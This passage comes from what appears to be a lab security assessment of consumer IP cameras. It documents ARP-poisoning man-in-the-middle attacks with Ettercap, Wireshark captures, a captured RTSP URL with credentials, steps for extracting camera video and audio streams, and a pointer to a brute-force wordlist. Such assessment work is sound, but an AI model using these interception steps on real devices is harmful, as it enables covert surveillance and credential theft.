Then the screen went all black with a loading symbol on the centre – Figure 30, centre. After some minutes it appeared a popup message stating “Collegamento Fallito:3” but it disappeared in less than two seconds – Figure 30, right.

Even if we tried to re-authenticate, after unplugging the Cam, the *SriItalia* needed a few minutes before returning operative.




Figure 30: SriItalia SP017-S De-authentication

Since the main brand of the camera is Sricam, even though we didn't have any information about the gSOAP vulnerability for this device, we also tried to perform the gSOAP attack but with no success.

3.3 Man In The Middle – MITM

Description: In cryptography and computer security, a man-in-the-middle (MITM) attack is a cyberattack where the attacker secretly relays and possibly alters the communications between two parties who believe that they are directly communicating with each other, as the attacker has inserted themselves between the two parties.

Tools: Ettercap; Wireshark; VLC; h264extractor.

The first MITM we performed was the ARP – Address Resolution Protocol – poisoning (sniffing) one in which “the attacker sends ARP Reply packets to the victim and replaces the gateway address with its own, and then sends ARP Reply packets to the gateway and replaces the victim address with its own”[2] .

To perform the attack, we used a kali tool, proposed by the retrieved scientific articles, named Ettercap¹².

Ettercap is a comprehensive suite for man-in-the-middle attacks. It features sniffing of live connections, content filtering on the fly, and many other interesting tricks. It supports active and passive dissection of many protocols and includes many features for network and host analysis.

First thing, we had to set up the network interface by selecting the wlan0 one - Figure 31.



Figure 31: Ettercap: selection of the interface

After that, we ordered the system to list the available hosts - Figure 32 – to properly identify the targets.

¹² <https://www.ettercap-project.org/>




Figure 32: Ettercap: list of available hosts

Then we had to select the two targets of the attack, the ones between which we'll be in the middle.

We performed MITM between:

- IP Cam and mobile device.
- IP Cam and the gateway.

Lastly, we launched the MITM selecting the ARP Poisoning modality – Figure 33.




Figure 33: Ettercap ARP Poisoning

After putting ourselves in the middle of the two targets, we started recording the stream using Wireshark – Figure 34.

No.	Time	Source	Destination	Protocol	Length	Info
158	9.524842823	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
161	9.575301017	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
162	9.576009657	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
163	9.582295899	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
164	9.583000997	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
165	9.590216598	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
166	9.590967448	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
167	9.602205084	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
168	9.603261097	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
169	9.610213314	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
170	9.611045944	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
171	9.618203468	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
172	9.618975185	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
173	9.630251936	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
174	9.631226577	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
175	9.638221185	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
176	9.639026555	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119
177	9.642213324	192.168.1.121	192.168.1.8	UDP	1161	20002 → 51005 Len=1119

Frame 158: 1161 bytes on wire (9288 bits), 1161 bytes captured (9288 bits) on interface 0
 Ethernet II, Src: b0:95:75:fe:92:14 (b0:95:75:fe:92:14), Dst: IntelCor_ee:4e:27 (60:f6:77:ee:4e:27)
 Internet Protocol Version 4, Src: 192.168.1.121, Dst: 192.168.1.8
 User Datagram Protocol, Src Port: 20002, Dst Port: 51005
 Data (1119 bytes)

Figure 34: recording traffic with Wireshark (in this case is MITM between the camera and the mobile device)

Once there, a scammer can analyse the traffic while not being intercepted by the two parties.

ONVIF profile S is limited to providing an interface for the use of RTSP, which leads to do not having any system to guarantee the confidentiality of the multimedia stream. In the case the camera was ONVIF compliant, we were also able to perform media eavesdropping.

Specifically, when a user is streaming via a third-party remote streaming application – such as VLC or iSpy –, we also tried to capture the dump of the live streaming, using Wireshark and the `h264extractor` since, whenever a request is made, the media stream could be sent in clear text, following the H264 encoding – as suggested by article [4].

NOTE: RTSP protocol is commonly used in companies that have multiple cameras of different brands, and they want to take a look at all of them using one single web application.

TAPO C200

As performing the ARP poisoning, we weren't able to detect any interesting exchange via Wireshark.

The only case in which we found vulnerabilities in the traffic scanned by Wireshark was while executing the Media Eavesdropping MITM attack, which contemplates the use of a machine running VLC media player using the RTSP protocol.

In this case, the threat scenario becomes: the victim wants to monitor their multiple devices of different brands and the only way to do it is through third-party services. They open the VLC media player and uses the “stream” feature by inserting the RTSP URL: `rtsp://tapoC200:tapoC200@192.168.1.121:554/stream1`. The victim doesn’t know that a scammer is capturing their traffic via Wireshark.

During the exchange of packets between the Ip camera and the machine, which was running the VLC media player using the RTSP protocol, we were able to capture the `username` in clear text and a suspicious cryptographical `nonce` – `6ff9466a8d96d127dcec092de49db0` – that suggested the use of Digest Authentication to obfuscate passwords – some articles, such as [2], found the use of this authentication method by different cameras. In the latter article we captured this relevant piece of information:

“[...] Digest Authentication was being used and MD5 digests were used to create nonces and hash authentication details. Digest Authentication is an authentication scheme used in Hypertext Transfer Protocol (HTTP). When using this scheme, the cameras challenge the user by providing them with a cryptographical nonce. The user must then encrypt the username, password, nonce, method, and a Uniform Resource Locator (URL). If the hash of these values is correct, they can then gain access to the camera feed. MD5 is not considered secure, but Digest Authentication creates a large obstacle for the Threat Actor in question, as they may not be able to use a replay attack to gain access to the cameras. Using the previous hashed value will not work if the nonce used expires after every session. The Threat Actor will find that it is more effective to use a brute force attack.”

This means that, instead of trying to use the nonce value, it can be easier and faster to perform a brute force attack – may be using the wordlist suggested by the same article, available on GitHub at <https://github.com/danielmiessler/SecLists/blob/master/Passwords/Malware/mirai-botnet.txt> – to gather the RTSP credentials knowing the username. Several tools can be used to perform the attack but, since we wanted to stick with the already discussed framework of attack – and also because a brute force attack, in the majority of cases, takes a lot of time – we didn't dig in such task.




Figure 34: TAPOC200 RTSP credentials in clear

Moreover, we saw that the UDP traffic could be decrypted in RTP packages by setting Modifica→Preferenze→Protocolli→h.264→select the number of dynamic decrypting, in this case: 96.




Figure 35: TAPOC200 UDP to RTP decryption's procedure

This resulted in H.264¹³ packages that could be simply filtered employing the h264 Wireshark filter. After that, using the h264 extractor plugin¹⁴, we were finally able to dump a file containing the media streaming, that we called dump.h264.




Figure 36: TAPOC200 RTP to h.264 decryption's procedure and data dump

¹³ H.264 is a video compression technology

¹⁴ <https://github.com/volvet/h264extractor>

VICTURE PC440

MITM ARP Poisoning: While performing the MITM between the IP Camera and the Gateway, no relevant information was detected, as well as performing the MITM between the IP Camera and the smartphone.

Since RTSP service is not available for this IP Camera, we weren't able to perform a media eavesdropping attack.

Using Wireshark, we noticed an increase in length of the packets when an action, such as capturing an image or using the IP Camera as a speaker, was performed.

The image shows a Wireshark packet capture interface. The top menu bar includes File, Modifica, Visualizza, Vai, Cattura, Analizza, Statistiche, Telefonata, Wireless, Strumenti, and Aiuto. Below the menu is a toolbar with various icons for packet capture and analysis. The main window displays a list of captured packets, with the 'udp' filter applied. The packet list table has columns for Time, No., Source, Destination, Protocol, Length, and Info. Packet 80 is highlighted in blue. Below the packet list, the 'Packet Details' pane shows the structure of packet 80: Ethernet II, Internet Protocol Version 4, User Datagram Protocol, and Data (952 bytes). The 'Packet Bytes' pane at the bottom shows the raw data in hexadecimal and ASCII, with the ASCII column displaying a JSON message.

Time	No.	Source	Destination	Protocol	Length	Info
49.514730...	76	192.168.1.45	192.168.1.17	UDP	52	46041 → 51614 Len=10
49.514901...	77	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.520295...	78	192.168.1.45	192.168.1.17	UDP	52	46041 → 51614 Len=10
49.520881...	79	192.168.1.45	192.168.1.17	UDP	52	46041 → 51614 Len=10
49.521474...	80	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.596027...	81	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.600289...	82	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.670911...	83	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.673641...	84	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.746680...	85	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.753649...	86	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952
49.823695...	87	192.168.1.45	192.168.1.17	UDP	994	46041 → 51614 Len=952

► Frame 80: 994 bytes on wire (7952 bits), 994 bytes captured (7952 bits) on interface wlp2s0, id 0
► Ethernet II, Src: HonHaiPr_e6:8e:97 (14:2d:27:e6:8e:97), Dst: 82:da:98:85:8e:c2 (82:da:98:85:8e:c2)
► Internet Protocol Version 4, Src: 192.168.1.45, Dst: 192.168.1.17
► User Datagram Protocol, Src Port: 46041, Dst Port: 51614
► Data (952 bytes)

```
0000 82 da 98 85 8e c2 14 2d 27 e6 8e 97 08 00 45 00 .....E-
0010 03 d4 00 00 40 00 40 11 b3 8a c0 a8 01 2d c0 a8 ...@. ....
0020 01 11 b3 d9 c9 9e 03 c0 63 25 80 00 09 56 86 01 .....c%...V-
0030 00 01 03 ae 00 00 03 ae 89 ab cd ef 11 3c 2b 1a .....<+-
0040 30 00 99 00 00 00 00 01 7b 22 63 6f 64 65 22 3a 0.....{"code":
0050 32 30 30 2c 22 6d 73 67 22 3a 22 6f 6b 22 2c 22 200,"msg ":"ok", "
0060 64 61 74 61 22 3a 5b 22 43 4d 44 5f 53 54 41 52 data":[" CMD_STAR
0070 54 5f 41 56 22 2c 22 43 4d 44 5f 47 45 54 5f 46 T_AV","C MD_GET_F
0080 4c 49 50 22 2c 22 43 4d 44 5f 53 45 54 5f 46 4c LIP","CM D_SET_FL
0090 49 50 22 2c 22 43 4d 44 5f 53 45 54 5f 4c 45 44 IP","CMD SET_LED
00a0 22 2c 22 43 4d 44 5f 47 45 54 5f 4c 45 44 22 2c ","CMD_G ET_LED",
00b0 22 43 4d 44 5f 53 45 54 5f 41 55 44 49 4f 5f 52 "CMD_SET _AUDIO_R
00c0 53 54 41 54 55 53 22 2c 22 43 4d 44 5f 47 45 54 STATUS", "CMD_GET
00d0 5f 41 55 44 49 4f 5f 52 53 54 41 54 55 53 22 2c _AUDIO_R STATUS",
00e0 22 43 4d 44 5f 53 45 54 5f 4c 4f 4f 50 5f 52 45 "CMD_SET _LOOP_RE
```

Figure 37: VICTURE PC440 Wireshark packets' capture

The next step was to decode UDP packets to RTP so as to check if any possible information regarding the transmission of video or audio content would come up.

No.	Time	Source	Destination	Protocol	Length	Info
1750	130.8455700...	192.168.1.45	192.168.1.17	RTP	1021	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212696
1736	130.8375154...	192.168.1.45	192.168.1.17	RTP	945	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212697
1747	130.8446205...	192.168.1.45	192.168.1.17	RTP	945	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212697
1738	130.8377912...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212699
1749	130.8452485...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212699
1737	130.8376370...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212702
1748	130.8449493...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212702
1735	130.8373565...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212703
1746	130.8443213...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35919, Time=2248212703
1789	130.8597600...	192.168.1.45	192.168.1.17	RTP	1096	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35945, Time=2248212706
1803	130.8668644...	192.168.1.45	192.168.1.17	RTP	1096	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35945, Time=2248212706
1788	130.8579618...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35945, Time=2248212708
1802	130.8664725...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35945, Time=2248212708
1832	130.9080528...	192.168.1.45	192.168.1.17	RTP	944	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212653
1859	130.9145332...	192.168.1.45	192.168.1.17	RTP	944	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212653
1831	130.9079251...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212655
1858	130.9142334...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212655
1841	130.9110946...	192.168.1.45	192.168.1.17	RTP	1138	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212657
1861	130.9170560...	192.168.1.45	192.168.1.17	RTP	1138	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212657
1829	130.9064147...	192.168.1.45	192.168.1.17	RTP	1262	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212659
1857	130.9137226...	192.168.1.45	192.168.1.17	RTP	1262	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212659
1828	130.9061891...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212661
1856	130.9131974...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212661
1827	130.9060499...	192.168.1.45	192.168.1.17	RTP	1023	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212664
1855	130.9128982...	192.168.1.45	192.168.1.17	RTP	1023	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212664
1840	130.9110882...	192.168.1.45	192.168.1.17	RTP	1100	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212666
1860	130.9166358...	192.168.1.45	192.168.1.17	RTP	1100	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212666
1826	130.9058882...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212667
1854	130.9124697...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212667
1825	130.9055852...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212671
1850	130.9118840...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212671
1824	130.9054379...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212673
1846	130.9112855...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212673
1845	130.9112417...	192.168.1.45	192.168.1.17	RTP	1162	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212677
1865	130.9186136...	192.168.1.45	192.168.1.17	RTP	1162	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212677
1844	130.9111024...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212679
1864	130.9181722...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212679
1822	130.9051182...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212685
1838	130.9182608...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212685
1821	130.9049708...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212686
1837	130.9098160...	192.168.1.45	192.168.1.17	RTP	868	PT=ITU-T G.711 PCMU, SSRC=0x33000000, Seq=35981, Time=2248212686

Figure 38: VICTURE PC440 packets decoded as RTP

From the ‘info’ section we could categorize two types of packets:

- Packets which use an unknown version of RTP.
- Packets which use RTP G.711 payload.

We focused our attention on the second one, where the G.711 is an ITU-T standard for digital encoding of audio signals with bandwidth up to 4 kHz, for example, voice.

By analysing RTP streams, we were able to play the stream contained in the packets

Source Address	Source Port	Destination Address	Destination Port	SSRC	Start Time	Duration	Payload	Packets	Lost	Min Delta (ms)	Mean Delta (ms)	Max Delta (ms)	Min Jitter
192.168.1.17	50301	192.168.1.45	50321	0x41500000	123.944586	7.07	g711U	80	6984 (98.9%)	0.081276	89.487387	1265.563232	0.145
192.168.1.17	50301	192.168.1.45	50321	0x86010001	122.556586	0.00	g711U	2	-1 (-100.0%)	0.806100	0.806100	0.806100	0.050
192.168.1.17	50301	192.168.1.45	50321	0x7c0000	122.556545	5.00	g711U	4	4998 (99.9%)	0.565404	1668.091516	4998.433261	0.038
192.168.1.17	50301	192.168.1.45	50321	0x240000	121.556435	0.00	g711U	2	-1 (-100.0%)	2.135404	2.135404	2.135404	0.133
192.168.1.17	50301	192.168.1.45	50321	0x16807	121.552094	0.01	g711U	2	-1 (-100.0%)	5.353668	5.353668	5.353668	0.334
192.168.1.17	64143	192.168.1.45	49560	0x86010001	121.552082	0.01	g711U	2	-1 (-100.0%)	5.163024	5.163024	5.163024	0.322
192.168.1.17	64143	192.168.1.45	49560	0x7c0000	121.552065	4.99	g711U	4	4998 (99.9%)	0.675912	1664.968452	4989.212833	0.313
192.168.1.17	64143	192.168.1.45	49560	0x240000	120.560128	0.01	g711U	2	-1 (-100.0%)	10.592292	10.592292	10.592292	0.662
192.168.1.17	64143	192.168.1.45	49560	0x1641a	120.543252	0.00	g711U	2	-1 (-100.0%)	1.068708	1.068708	1.068708	0.066
192.168.1.45	50321	192.168.1.17	50301	0x33000000	130.931037	0.09	g711U	7	81 (92.0%)	3.623856	14.508189	50.726275	0.410
192.168.1.45	49560	192.168.1.17	64143	0x1f70000	130.857865	0.13	g711U	6	122 (95.3%)	4.640963	26.325050	62.669899	0.516
192.168.1.45	49560	192.168.1.17	64143	0x5240000	130.854202	0.13	g711U	24	104 (81.3%)	0.185804	5.685714	57.669943	0.006
192.168.1.45	50321	192.168.1.17	50301	0x460000	130.838602	0.16	g711U	10	145 (93.5%)	0.680760	18.065502	65.831910	0.542
192.168.1.45	49560	192.168.1.17	64143	0x33000000	130.837357	0.16	g711U	160	3 (1.8%)	0.122136	2.381189	33.725313	0.438
192.168.1.45	49560	192.168.1.17	64143	0x460000	130.837226	0.18	g711U	15	173 (92.0%)	1.551312	12.929906	38.043933	0.421

15 streams, 15 selected, 322 total packets. Right-click for more options.

☒ Limit to display filter ☐ Time of Day

Help Find Reverse Analyze Prepare Filter Play Streams Copy Export Close

Figure 39: VICTURE PC440 RTP stream

Looking at the graph it immediately stands out to the eye that at one point there is a regular wave,

